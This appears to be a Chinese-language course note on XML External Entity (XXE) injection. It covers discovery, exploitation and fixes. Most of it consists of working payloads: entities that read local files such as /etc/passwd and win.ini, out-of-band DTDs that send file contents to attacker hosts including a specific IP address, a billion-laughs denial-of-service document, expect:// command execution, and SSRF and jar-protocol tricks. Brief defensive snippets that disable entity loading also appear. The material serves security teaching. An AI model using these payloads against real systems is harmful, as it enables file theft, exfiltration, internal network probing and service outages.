
WEB 攻防-通用漏洞&XML&XXE&无回显&DTD 实体&伪协议&代码审计


ASP
IIS安全
源码问题
ASPX
配置不当
代码安全
常见漏洞
PHP
应用
函数
代码URL对应

#知识点：
1、XML&XXE-原理&发现&利用&修复等
2、XML&XXE-黑盒模式下的发现与利用
3、XML&XXE-白盒模式下的审计与利用
4、XML&XXE-无回显&伪协议&产生层面

#思路点：
参考：https://www.cnblogs.com/20175211lyz/p/11413335.html
-XXE 黑盒发现：
1、获取得到 Content-Type 或数据类型为 xml 时，尝试进行 xml 语言 payload 进行测试
2、不管获取的 Content-Type 类型或数据传输类型，均可尝试修改后提交测试 xxe
3、XXE 不仅在数据传输上可能存在漏洞，同样在文件上传引用插件解析或预览也会造成文件中的 XXE Payload 被执行
-XXE 白盒发现：
1、可通过应用功能追踪代码定位审计
2、可通过脚本特定函数搜索定位审计
3、可通过伪协议玩法绕过相关修复等

#详细点：
XML 被设计为传输和存储数据，XML 文档结构包括 XML 声明、DTD 文档类型定义（可选）、文档元素，其焦点是数据的内容，其把数据从 HTML 分离，是独立于软件和硬件的信息传输工具。XXE 漏洞全称 XML External Entity Injection，即 xml 外部实体注入漏洞，XXE 漏洞发生在应用程序解析 XML 输入时，没有禁止外部实体的加载，导致可加载恶意外部文件，造成文件读取、命令执行、内网端口扫描、攻击内网网站等危害。

XML 与 HTML 的主要差异：
XML 被设计为传输和存储数据，其焦点是数据的内容。
HTML 被设计用来显示数据，其焦点是数据的外观。
HTML 旨在显示信息 ，而 XML 旨在传输信息。

XXE 修复防御方案：
-方案 1-禁用外部实体
PHP:
```
libxml_disable_entity_loader(true);
```
JAVA:
```
DocumentBuilderFactory dbf =DocumentBuilderFactory.newInstance();dbf.setExpandEntityReferences(false);
```

XML安全汇总

- 功能
  - 被设计用来传输和存储数据
- 表现形式
  - 1.文档格式（OOXML，ODF,PDF,RSS,DOCX…）<涉及到预解压的，在线浏览>
  - 2.图片格式（SVG,EXIF Headers,…）
  - 3.配置文件（自定义名字，一般是.xml）
  - 4.网络协议（WebDAV,CalDAV,XMLRPC,SOAP,REST,XMPP,SAML,XACML,…）
- 定义
  - ENTIRY
    - entity翻译为"实体"，作用类似word中的"宏"，也可以理解为DW中的模板，可以预先定义一个entity，然后在一个文档中多次调用，或者在多个文档中调用同一个entity
    - XML定义了两种类型的entity：一种是我们这里说的普通entity，在XML文档中使用；另一种是参数entity，在DTD文件中使用
    - 语法

```
<!DOCTYPE filename
 [
   <!ENTITY entity-name "entity-content"
]>
```

    - 引用外部资源

```
<!DOCTYPE test
 [
   <!ENTITY test SYSTEM "http://xxx.xxx.com/test.xml">
]>
```

      - 可以使用SYSTEM关键字,调用外部资源
      - 支持很多的协议,如:http;file
      - 然后在其他DoM结点中可以使用如:&test;引用该实体内容
    - 攻击条件
      1. 标准的XML解析库支持使用实体引用
      2. XML格式允许在XML文章中定义定制实体
      3. XML规范允许使用外部应用来定义实体
- 安全问题来源
  - XML schemas
  - documents type definitions(DTDs)
    - 声明实体来定义变量（或是文字类的宏）
    - 实体在DTD中定义，用来访问内部资源，获取引EdRE的文字并用来替换自己的xml文档
    - 外部实体用来访问外部资源 — 使用众多网络协议和服务（DNS,FTP,HTTP,SMB等）
    - 攻击方法
      - 读取本地文件
      - 内存侵扰
      - 任意代码执行
      - 拒绝服务
      - …
- XML外部实体攻击
  - 文件包含

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE updateProfile [
<!ENTITY file SYSTEM "file:///c:/windows/win.ini"> ]>
<updateProfile> <firstname>Joe</firstname> <lastname>&file;</
lastname>
...
</updateProfile>
```

    - 存在的限制
      - xml的解析器要求被引用的数据是完整的
        - 实际上很多文件都是"未闭合形式"的 — 比如在php的写法中只有前面一个"<?php
        - 例子

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE simpleDocument [
<!ENTITY first "<my">
<!ENTITY second "tag/>"> ]>
<simpleDocument>&first;&second;</simpleDocument>
```

          - 其中<my 和tag/>虽然在组合在一起时能闭合，但是这些实体在第3/4行就被解析一次，此时不是闭合的，会抛出错误
      - 包含xml文件，只显示了文档的结构，大部分内容都是省略号 — 由xml parser特性决定

```
<updateProfile>
  <firstname>Joe</firstname>
  <lastname>
<configRoot>
  <various>...</various>
  <configurations>...</configurations>
</configRoot>
  </lastname>
</updateProfile>
```

  - SSRF
    - 让运行有XMLparser的主机向第三方主机发起新的请求 — 发起内部网络中的洪水攻击

```
Warning: SimpleXMLElement::__construct(http://127.0.0.1:22/)
[simplexmlelement.--construct]: failed to open stream: HTTP
request failed! SSH-2.0-OpenSSH_6.0p1 Debian-4 in
/home/wwwroot/default/simplexml.php on line 12
```

    - 即使外部实体被禁用，许多xml parsers还会解析URL — 在文档定义阶段对url发起请求

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag PUBLIC "-//VSR//PENTEST//EN" "http://internal/service?ssrf">
<roottag>这不是实体攻击！ </roottag>
```

    - 其他特性
      - xsi:schemaLocation — 用于指出声明了目标名称空间的模式文档的位置
      - xsi:noNamespaceSchemaLocation — 用于指出没有目标名称空间的模式文档的位置
      - 特殊属性

```
<roottag xmlns="http://schema/namespace/primary"
   xmlns:secondaryns="http://schema/namespace/secondary"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="http://schema/namespace/primary
 <p>
  <secondaryns:s>
  ...
  </secondaryns:s>
 </p>
</roottag>

http://location/of/remote/schema/primary.xsd
http://schema/namespace/secondary
http://location/of/remote/schema/secondary.xsd">
```

        - 所有带有secondaryns:前缀的都会遵循在xmlns:secondaryns中定义的机制
        - DOCTYPE定义不能出现在文档的中部，当只有文档某个部分可控时，可以利用schema_Location（http://location/of/remote/schema/primary.xsd）发起ssrf
- 攻击方法
  - 引入参数实体的攻击手段
    - 以前存在的问题
      - 一，数据未闭合导致嵌入失败（比如只存在<?php）
      - 二，服务器进行限制导致数据不能返回
    - 说明
      - 参数实体以%开头
      - 1、参数实体只能在DTD声明中使用
      - 2、参数实体中不能再引用参数实体
    - CDATA
      - 在CDATA部件的所有内容都会被XML解析器忽略，即CDATA部件里面的内容被视为一个字符串文本
      - 一个 CDATA 部件以"<![CDATA[" 标开始，以"]]>"标记结束
      - 利用方法

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
<!ENTITY % start "<![CDATA[">
<!ENTITY % goodies SYSTEM "file:///etc/fstab">
<!ENTITY % end "]]>">
<!ENTITY % dtd SYSTEM "http://evil.example.com/combine.dtd">
%dtd;
]>
<roottag>&all;</roottag>
```

combine.dtd如下：

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY all "%start;%goodies;%end;">
```

        - 限制 — xml parsers会把xml的参数实体% start/% end马上解释 — 没有闭合 就会抛出错误
        - 绕过 — 参数实体的引用不需要在xml文档解析的时候保持xml闭合 — 可以用base64编码
    - 外带数据
      - 把读取的文件通过一些协议（http ftp等）发送到自己的服务器上，通过日志查看获取数据

```
<?xml version="1.0" encoding="utf-8"?> <!DOCTYPE roottag [
<!ENTITY % file SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % dtd SYSTEM "http://example.com/evil.dtd"> %dtd;]>
<roottag>&send;</roottag>
```

http://example.com/放置如下DTD

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://example.com/?%file;'>"> %all;
```

  - 基于XInclude的文件包含
    - 通过parse属性，强制引用文件的类型 — Xinclude需要手动开启

```
<root xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include href="file:///etc/fstab" parse="text"/>
</root>
```

  - 拒绝服务
    - 长数据DDOS
    - 多标签DDOS

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
<!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

      - 当XML处理器载入这个文档时，它会包含根元素，而里面定义了实体&lol9，而lol9实体扩展成了包含"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;"，然后进行解析
  - Java&Xerces
    - 默认的Oracle's Java Runtime Environment下的XML parser是Xerces
    - 支持XInclude — 需要setXIncludeAware(true) 和setNamespaceAware(true)
    - 支持URL
      - http
      - https
      - ftp
      - file
      - jar
      - file列目录，在linux下面"file:///"会列出/目录
      - jar协议jar:http://host/application.jar!/file/within/the/zip
        - 导致服务器首先取得文件然后解压这个以jar开头！结尾的包，并提取后面的文件
        - 可以定制一些高压缩比的包（比如1000：1）实现攻击
        - jar URLs能在任何接受DOCTYPE定义的JAVA Xerces系统上使用
        - 即使外部实体关闭，还是能进行攻击
  - php&expect
    - 非默认安装 — 该XXE可以任意命令

```
<!DOCTYPE root[<!ENTITY cmd SYSTEM "expect://id">]>
<dir>
<file>&cmd;</file>
</dir>
```

  - xml注入/soap注入
    - 数据篡改
      - 类似于普通SQL/闭合数据结构
      - 例子
        - 源码文件

```
<?xml version="1.0" encoding="UTF-8"?>
<USER role="guest">attacker's code</USER>
```

        - POC — A</USER><USER role="admin">B
      - http://www.wooyun.org/bugs/wooyun-2010-078836
    - PHP
      - $GLOBALS["HTTP_RAW_POST_DATA"]在php中被设置成了"不转义"
      - http://www.wooyun.org/bugs/wooyun-2014-064678/
- 防御
  - PHP
    - don't load external entities
      - XMLReader
      - DOMDocument()

```
<?php
// with the XMLReader functionality:
$doc = XMLReader::xml($badXml,'UTF-8',LIBXML_NONET);
// with the DOM functionality:
$dom = new DOMDocument();
$dom->loadXML($badXml,LIBXML_DTDLOAD|LIBXML_DTDATTR);
?>
```

      - libxml_disable_entity_loader(true)

```
<?php
libxml_disable_entity_loader(true);
?>
```

  - 解析XML时忽略DOCTYPE文档声明 — 遍历所有结点去发现XML_DOCUMENT_TYPE_NODE类型的节点即拒绝
  - 必须使用DOCTYPE的情况下禁止对外部实体的解析
  - 升级Libxml
- 其他
  - XPATH + XXE
    - xpath doc()函数
      - 功能 — 读取本地或者远程xml文件
      - 当xpath注入数据里面没有任何敏感数据的时候，可以用doc()函数读取一些敏感的xml文件
      - 远程读取

```
1、建立一个poc.xml
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foobar [
  <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foobar>&xxe;</foobar>
```

        - 2、然后用doc远程读取，读取漏洞服务器文件
    - 条件
      - 1.Xpath注入漏洞
      - 2.doc()函数没有被禁止并且能够读取远程xml，
      - 3.远程的其他站点存在xxe漏洞
  - DOCX XXE
    - 1、创建一个.docx文件，并随意写入文件<不写文件是打不开的>
    - 2、用7.zip解压.docx文件，找到.xml文件
    - 3、修改.xml文件，插入XXE代码：
    - 4、上传.docx文件，点击预览
- 实例
  - 1、RSS
    - 国外最大的邮件发送服务，每周邮件发送量达10亿封。支持发送自定义的RSS内容作为邮件正文。
  - 2、SVG
    - SVG格式的图片在光栅化的过程中。。
  - 3、XML Import
  - 4、文档预览
    - DOC/DOCX
      - 这是一个DOC文档文件
      - 这也是一个DOC文档文件
    - EXCEL
      - 这是一个Excel文件
      - 这也是一个Excel文件
  - 5、拒绝服务DOS
    - /dev/zero
    - /dev/random
    - XML Entity Boom

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE UserInfo [
<!ENTITY name SYSTEM
"file:///dev/random">
]>
<UserInfo>
  <name>&name;</name>
</UserInfo>
```

  - 6、目录枚举
    - Java

```
def xxePoc = '
<?xml version="1.0"?><!DOCTYPE customer[<!ENTITY name
 SYSTEM
"file:///">]><customer><name>&name;</name></customer>'
def xmlParser = new XmlSlurper();
def parsedContent = xmlParser.parseText(xxePoc)
println parsedContent
```

  - 7、端口扫描与内网探测

```
Warning: SimpleXMLElement::__construct(http://127.0.0.1:22/)
[simplexmlelement.--construct]: failed to open stream: HTTP
request failed! SSH-2.0-OpenSSH_6.0p1 Debian-4 in
/home/wwwroot/default/simplexml.php on line 12
```


  - 8、文件上传
    - jar协议
      - 1.构造恶意jar包
      - 2.让目标解析jar包并获取恶意文件
      - 3.文件传输结束后，使连接保持服务器链接
      - 4.使用列目录技巧寻找临时文件位置

```
<!DOCTYPE UserInfo [
<!ENTITY name SYSTEM "
jar:http://127.0.0.1:2014/!/">]>
<UserInfo>
 <name>&name;</name>
</UserInfo>
```

  - 9、命令执行

```
<!DOCTYPE root [<!ENTITY foo SYSTEM
"expect://id">]>
<methodCall>
<methodName>&foo;</methodName>
</methodCall>
```

    - PHP的Expect扩展： pecl install expect
  - 10、OOB带外数据
    - 利用HTTP协议外带数据
    - PHP环境下可以使用php://filter
    - 利用FTP协议外带数据
    - 利用Gopher协议外带数据（Java 1.6）
    - 无效文件名构造本地报错



libxml2	PHP	Java	.NET
file	file	http	file
http	http	https	http
ftp	ftp	ftp	https
	php	file	ftp
	compress.zlib	jar	
	compress.bzip2	netdoc	
	data	mailto	
	glob	gopher *	
	phar		

演示案例：

- XML&XXE-黑盒-原理&探针&利用&玩法等
- XML&XXE-前端-CTF&Jarvisoj&探针&利用
- XML&XXE-白盒-CMS&PHPSHE&无回显审计

```
#XML&XXE-黑盒-原理&探针&利用&玩法等
参考：https://www.cnblogs.com/20175211lyz/p/11413335.html
1、读取文件：
<?xml version="1.0"?>
<!DOCTYPE Mikasa [
<!ENTITY test SYSTEM  "file:///d:/e.txt">
]>
<user><username>&test;</username><password>Mikasa</password></user>
1.1、带外测试：
<?xml version="1.0" ?>
<!DOCTYPE test [
    <!ENTITY % file SYSTEM "http://9v57ll.dnslog.cn">
    %file;
]>
<user><username>&send;</username><password>Mikasa</password></user>
2、外部引用实体 dtd：
<?xml version="1.0" ?>
<!DOCTYPE test [
    <!ENTITY % file SYSTEM "http://127.0.0.1:8081/evil2.dtd">
    %file;
]>
<user><username>&send;</username><password>Mikasa</password></user>
evil2.dtd
<!ENTITY send SYSTEM "file:///d:/e.txt">
3、无回显读文件
<?xml version="1.0"?>
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "file:///d:/e.txt">
<!ENTITY % remote SYSTEM "http://47.94.236.117/test.dtd">
%remote;
%all;
]>
<root>&send;</root>
test.dtd
<!ENTITY % all "<!ENTITY send SYSTEM 'http://47.94.236.117/get.php?file=%file;'>">
4、其他玩法（协议）-见参考地址

#XML&XXE-前端-CTF&Jarvisoj&探针&利用
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址